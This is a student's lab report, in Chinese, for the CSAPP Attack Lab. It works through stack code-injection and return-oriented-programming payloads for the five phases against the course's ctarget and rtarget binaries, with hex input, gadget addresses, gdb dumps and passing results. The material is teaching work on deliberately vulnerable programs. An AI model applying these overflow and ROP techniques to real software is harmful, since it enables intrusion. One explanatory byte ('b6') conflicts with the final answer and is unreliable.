CSAPP lab3 attacklab实验报告

实验日期：2025.Apr.2-2025.Apr.16

1实验解题思路

PART 1 ctarget

1.1 phase_1

答案

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p1.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 c0 17 40 00 00 00 00 00
```

解题思路

- 先从反汇编代码中找到 `getbuf()` 函数，确定**调用时分配的栈空间大小**，为 `0x28(40)` 字节

```
0000000004017a8 <getbuf>:
  4017a8: 48 83 ec 28           sub    $0x28,%rsp
  4017ac: 48 89 e7              mov    %rsp,%rdi
  4017af: e8 8c 02 00 00        call   401a40 <Gets>
  4017b4: b8 01 00 00 00        mov    $0x1,%eax
  4017b9: 48 83 c4 28           add    $0x28,%rsp
```

- 然后找到 `touch1` 函数地址，在 `0x4017c0`，于是应通过缓冲区溢出将**返回地址**改成 `0x4017c0` 使 `getbuf()` 结束后能跳转到 `touch1` （注意**小端序**）
- 因此应输入16进制为：（输入时每行之间没有换行，换行显示更加清楚）

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00   # 40字节padding
c0 17 40 00 00 00 00 00   # 溢出到return address
```


1.2 phase_2

答案：

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p2.txt
48 c7 c7 fa 97 b9 59 68 ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 78 dc 61 55 00 00 00 00
```

解题思路

- level2需要通过写入指令来进行攻击。通过gdb可查看开辟栈空间的**栈顶地址**，为 `0x5561dc78`，即我们可以开始**注入攻击代码**的位置（注入的攻击代码也可以不一定从栈顶开始，可以写入和执行且知道地址的栈空间均可，使用栈顶比较方便），为了使攻击代码被执行，**返回地址应被覆写为攻击代码在栈中的位置**，即 `0x5561dc78` 。



- 执行攻击代码中的操作后应跳转到 `touch_2`，在 `touch2` 中传入的一个参数（存在寄存器 `%rdi` 中）应和 `cookie` 相同，因此**要在运行 `touch_2` 前将 `cookie` 的值先放入 `%rdi`**。然后为了跳转到 `touch2`，应**先压入 `touch2` 的函数地址（地址进栈的同时，`%rsp` 减）再返回(相当于再次覆写了返回地址)以完成跳转**。对应汇编代码如下：

```
movq $0x59b997fa,%rdi      # 将cookie放入%rdi
pushq $0x4017ec            # 压入touch2函数地址
ret                        # 返回到刚才压入的touch2地址
```

- 然后翻译为字节码

```
gcc -c p2.s # 编译
objdump -d p2.o > p2.byte # 翻译为字节码
```

```
0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          push   $0x4017ec
   c:   c3                      ret
```

- 将**编写的指令的机器码**和**返回地址覆写**结合后的16进制字节输入为：

```
48 c7 c7 fa 97 b6 59 68
ec 17 40 00 c3 00 00 00  # 注入的指令的机器码
```

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00  # 注入的代码的地址
```

1.3 phase_3

答案

两种方式皆可

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p3_1.t
xt
48 c7 c7 a8 dc 61 55 68 fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61 00
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p3_2.t
xt
48 c7 c7 13 dc 61 55 68 fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 78 dc 61 55 00
```

解题思路

- 看 `hexmatch` 函数，传入的第一个参数是 `cookie` 的值，取其**化为字符串后的前8字节ascii码**与**输入 `touch3` 的地址所对应的字符串的ascii码**比较，若相等则 `hexmatch` 返回1，`phase_3` 通过。
- 因此问题关键是**该给touch3传入什么地址**，应是指向一段写着cookie转化为字符串后对应ascii码的地址，这个对应的ascii码可以是**自己注入**的，也可以就是 `cookie` **本身转化**后的。

1.3.1自己注入ascii码

- 若是要自己注入对应ascii码，要注意**调用新的函数时部分缓冲区可能会被覆写**，用与phase_2类似的方式生成指令机器码和将返回地址覆写为注入地址，检查在运行 `hexmatch` 前，栈的情况如下：

```
(gdb) x/16x 0x5561dc78
0x5561dc78:  0x13c7c748      0x685561dc      0x004018fa      0x000000c3
0x5561dc88:  0x00000000      0x00000000      0x00000000      0x00000000
0x5561dc98:  0x00000000      0x00000000      0x55586000      0x00000000
0x5561dca8:  0x00000009      0x00000000      0x00401f24      0x00000000
```

注入指令

ret address

执行 `add $0xffffffffffffff80,%rsp`（加负数，相当于 `%rsp` 减，栈增长），开辟了 `hexmatch` 自己的栈空间后，栈的情况如下：（蓝色框**缓冲区被覆写**）

```
(gdb) x/16x 0x5561dc78                    缓冲区被覆写
0x5561dc78:     0x13c7c748      0x685561dc      0x5561dc13      0x00000000
0x5561dc88:     0x55685fe8      0x00000000      0x00000003      0x00000000
0x5561dc98:     0x00401916      0x00000000      0x55586000      0x00000000
0x5561dca8:     0x00000009      0x00000000      0x00401f24      0x00000000
```

比较后发现，下图所示 `0x5561dca8` 处的内容（绿色框）是**不会被更改**的，因此可以考虑将目标ascii值注入到这里，再将地址 `0x5561dca8` 作为参数传递给 `touch3`

```
(gdb) x/16x 0x5561dc78
0x5561dc78:     0x13c7c748      0x685561dc      0x5561dc13      0x00000000
0x5561dc88:     0x55685fe8      0x00000000      0x00000003      0x00000000
0x5561dc98:     0x00401916      0x00000000      0x55586000      0x00000000
0x5561dca8:     0x00000009      0x00000000      0x00401f24      0x00000000
```

- `cookie` 值为 `0x59b997fa`，转为字符串为 `"59b997fa"`，每个字符对应一个ascii码，为 `35 39 62 39 39 37 66 61 00`，将其写入 `0x5561dca8`（在返回地址后面）（注意小端序），并在注入的指令中把 `0x5561dca8` 传入寄存器 `%rdi`。输入的16进制如下：

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00     # 注入的指令
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00     # ret
35 39 62 39 39 37 66 61 00  # ascii码
```

1.3.2直接将cookie自身转化的码的地址传入（更简单）

- 关键在于**通过 `gdb` 查看传给 `strncmp()` 的 `cookie` 转化后的 `s` 存在哪里，然后把该地址作为传给 `touch3` 的参数**即可，这样不用自己转化 `cookie`，也不用考虑注入到哪里不会被修改，更简单。
- 如图所示，`s` 的地址在 `%rsi` 中，为 `0x5561dc13`

```
rcx             0x1                 1                   rdx
rsi             0x5561dc13          1432476691          rdi
rbp             0x5561dc13          0x5561dc13          rsp
r8              0x0                 0                   r9
r10             0x0                 0                   r11

   0x4018ba <hexmatch+110> mov    $0x0,%eax
   0x4018bf <hexmatch+115> call   0x400e70 <__sprintf_chk@plt>
   0x4018c4 <hexmatch+120> mov    $0x9,%edx
   0x4018c9 <hexmatch+125> mov    %rbx,%rsi
 > 0x4018cc <hexmatch+128> mov    %rbp,%rdi
   0x4018cf <hexmatch+131> call   0x400ca0 <strncmp@plt>
   0x4018d4 <hexmatch+136> test   %eax,%eax
```

- 与 `phase_2` 类似的注入以下指令

```
movq $0x5561dc13,%rdi       # 将cookie转化后的字符地址放入%rdi
pushq $0x4018fa             # 压入touch3函数地址
```

```
ret                             # 返回到刚才压入的touch2地址
```

- 再与**覆写返回地址为开辟的栈顶**结合得以下16进制字节码：

```
48 c7 c7 13 dc 61 55 68
fa 18 40 00 c3 00 00 00  # 注入指令
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  # padding
78 dc 61 55 00 00 00 00  # 覆写返回地址为注入指令地址
```

PART 2 rtarget

1.4 phase_4

答案


```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p4.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 cc 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00 c5 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```

解题思路

- 与 `phase_2` 类似，需要将 `cookie` 放入 `%rdi` 后调用 `touch2` 函数，但由于栈随机化无法知道 `cookie` 在栈中的准确地址，只能通过 `pop` 操作来将栈中的值弹入寄存器。
- 具体操作及其在我的代码上的地址如下

```
pop %rax            0x4019cc
cookie的值           0x59b997fa
movq %rax,%rdi      0x4019c5
touch2地址           0x4017ec
```

- 对应栈情况的变化如图



- 对应机器码

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 # 40 paddding
cc 19 40 00 00 00 00 00 # popq %rax
fa 97 b9 59 00 00 00 00 # cookie
c5 19 40 00 00 00 00 00 # movq %rax,%rdi
ec 17 40 00 00 00 00 00 # ret到touch2地址
```

1.5 phase_5

答案

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ cat p5.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 06 1a 40 00 00 00 00 00
c5 19 40 00 00 00 00 00 ab 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00 dd 19 40 00 00 00 00 00
34 1a 40 00 00 00 00 00 27 1a 40 00 00 00 00 00
d6 19 40 00 00 00 00 00 c5 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00 35 39 62 39 39 37 66 61
00
```

解题思路

- 与phase_3类似，要求将字符数组的起始地址传给 `%rdi` 调用 `touch3` 函数。尝试使用 `1.3.2` 直接查看 `%rsi` 中存的 `cookie` 自身转换的字符数组地址并传给 `%rdi` **失败。因为每次运行 `cookie` 转化后所存放的地址（即调用 `touch3` 前 `%rsi` 的值）会改变！**
- 于是只能自己将 `cookie` 转码后注入栈中，并通过其地址**与 `%rsp` 的偏移量**来确定编码地址。因此通过ROP**注入的操作**需要：
  - 取 `%rsp` 的值(通过 `moveq %rsp,某寄存器`)
  - 取偏移量(通过 `popq`)
  - 将两者相加(通过 `lea` 来进行地址运算)
  - 如果计算后的地址不在 `%rdi` ，就移到 `%rdi` (`moveq 某寄存器,%rdi`)
  - 跳转到 `touch3`
    再将 `cookie` 转码后的字符放到**最后**，防止影响ROP的跳转。
- 具体的寄存器间值的转移需要查看 `gadget` 中到底能拼成什么操作，比如我没有找到 `movl %eax,%esi` ，只能通过 `movl %eax,%edx` , `movl %edx,%ecx` 及 `movl %ecx,%esi` 借助一些**中间寄存器**进行转移。
- 有时无法找到直接 `mov` 后就 `ret` 的指令，会涵盖**一些 `nop` 指令**，仅影响标志位，并不会对寄存器的值产生影响，比如 `38 c3` 代表 `cmpb %al,%al` ，没有影响。
- 具体指令（每一步指令后都有 `ret` ，使能够继续跳转其他 `gadget` 中的指令）及在我的代码中的地址如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00      # 40字节缓冲区padding
movq %rsp,%rax                      0x401a06(操作指令在gadget的地址)
movq %rax,%rdi                      0x4019c5
popq %rax                           0x4019ab
cookie距离rsp的偏移量                 0x48
movl %eax,%edx  89 c2 90 c3         0x4019dd
```

```
movl %edx,%ecx  89 d1 38 c9 c3       0x401a34
movl %ecx,%esi  89 ce 38 c0 c3       0x401a27
lea (%rdi,%rsi,1),%rax  48 8d 04 37  0x4019d6
movq %rax,%rdi                       0x4019c5
touch3地址                            0x4018fa
cookie转换后的字符编码  0x35 39 62 39 39 37 66 61 00
```

- 对应机器码：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00   # 40字节padding
06 1a 40 00 00 00 00 00   # movq %rsp,%rax
c5 19 40 00 00 00 00 00   # movq %rax,%rdi
ab 19 40 00 00 00 00 00   # popq %rax
48 00 00 00 00 00 00 00   # cookie距离刚开始rsp的偏移量
dd 19 40 00 00 00 00 00   # movl %eax,%edx
34 1a 40 00 00 00 00 00   # movl %edx,%ecx
27 1a 40 00 00 00 00 00   # movl %ecx,%esi
d6 19 40 00 00 00 00 00   # lea (%rdi,%rsi,1),%rax
c5 19 40 00 00 00 00 00   # movq %rax,%rdi
fa 18 40 00 00 00 00 00   # touch3地址
35 39 62 39 39 37 66 61 00 # ookie转换后的字符编码
```

2实验中遇到和解决的问题


2.1关于小端序存储

问题：

注入 `cookie` 字符的编码 `0x35 39 62 39 39 37 66 61` 时不确定应该**以什么顺序输入。**

解决：

- 首先我将字符正序注入，然后（发现其实是因为一些其他非字符顺序的原因）没有通过，但我怀疑是字符注入顺序的问题，于是我通过 `gdb` 查看内存中的实际存储形式，发现**并非预期小端序会展现的完全倒序**的 `0x61 66 37 39 39 62 39 35`，而是 `0x39 62 39 35 61 66 37 39`



- 搜索后发现这是因为
  - 在 x86-64 架构中，64 位寄存器或内存操作通常会将数据分为**两个 32 位的部分**：
    - **低 32 位**： `0x39 62 39 35`
    - **高 32 位**： `0x61 66 37 39`
  - 根据小端存储规则，**每个 32 位部分的字节顺序会被反转**：
    - **低 32 位**： `0x35 39 62 39` 反转为 `0x39 62 39 35`。
    - **高 32 位**： `0x39 37 66 61` 反转为 `0x61 66 37 39`。
- 于是我认为我了解了小端序的规则，就将字符按照 `0x39 62 39 35 61 66 37 39` 的顺序注入，这样像刚才一样**用 `gdb` 调试显示**后发现字符编码终于**以正序显示**了，但还是不通过。
- 于是查看在进入 `strncmp` 前传入的参数的情况，发现**解释成字符串时顺序又倒了**

```
(gdb) x/s $rsi
0x5561dc13:     "59b997fa"
(gdb) si
(gdb) x/s $rdi
0x5561dca8:     "9b95af79"
```

- 搜索后发现是因为
  1. **小端存储只影响多字节数值（如整数或指针）的存储顺序**，而不会影响单个字节的数据（如字符串中的字符）。也就是说：
     - **单个字符的 ASCII 值（如 `0x35` 或 `0x62`）是独立的字节，它们的实际存储顺序不会被小端规则改变。**
     - 只有当多个字节组合成一个数值时（例如 4 字节的整数），小端规则才会起作用。
     - 因此，字符串 `"59b997fa"` 在内存中的存储顺序仍然是 `0x35 39 62 39 39 37 66 61 00` (并无颠倒顺序)
  2. **GDB 查看时的误解**
     - 用 GDB 查看时发现存储顺序为： `0x39 62 39 35 61 66 37 39` 是因为在 GDB 中，实际的内存内容被强制解释为一个 8 字节整数，即查看的是一个 **多字节数值（如 8 字节整数）的表示形式**，而不是逐字节查看字符串的内容。
  3. **字符串解释**
     - 然而，当这些字节被重新解释为字符串时，系统会按照 **ASCII 编码**来翻译每个字节，最终还原的字符与注入的顺序一致
- 因此正确的注入顺序就是**顺序注入** `0x35 39 62 39 39 37 66 61`

3实验最终结果截图

phase_1

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./ctarget -qi p1r.txt
Cookie: 0x59b997fa
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 C0 17 40 00 00 00 00 00
```

phase_2

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./ctarget -qi p2r.txt
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68
EC 17 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00
```

phase_3

有**两种**不同的方式

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./ctarget -qi p3r_1.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68
FA 18 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 3
7 66 61 00
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./ctarget -qi p3r_2.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 13 DC 61 55 68
FA 18 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 78 DC 61 55 00
```

phase_4

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./rtarget -qi p4r.txt
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 CC 19 40 00 00 00 00 00 FA 97 B9 59 00 0
0 00 00 C5 19 40 00 00 00 00 00 EC 17 40 00 00 00 00 00
```

phase_5

```
wcx@LAPTOP-OMTCB5PG:~/lab3/attacklab$ ./rtarget -qi p5r.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 06 1A 40 00 00 00 00 00 C5 19 40 00 00 0
0 00 00 AB 19 40 00 00 00 00 00 48 00 00 00 00 00 00 00 DD 19 40 00
00 00 00 00 34 1A 40 00 00 00 00 00 27 1A 40 00 00 00 00 00 D6 19 40
 00 00 00 00 00 C5 19 40 00 00 00 00 00 FA 18 40 00 00 00 00 00 35 3
9 62 39 39 37 66 61 00
```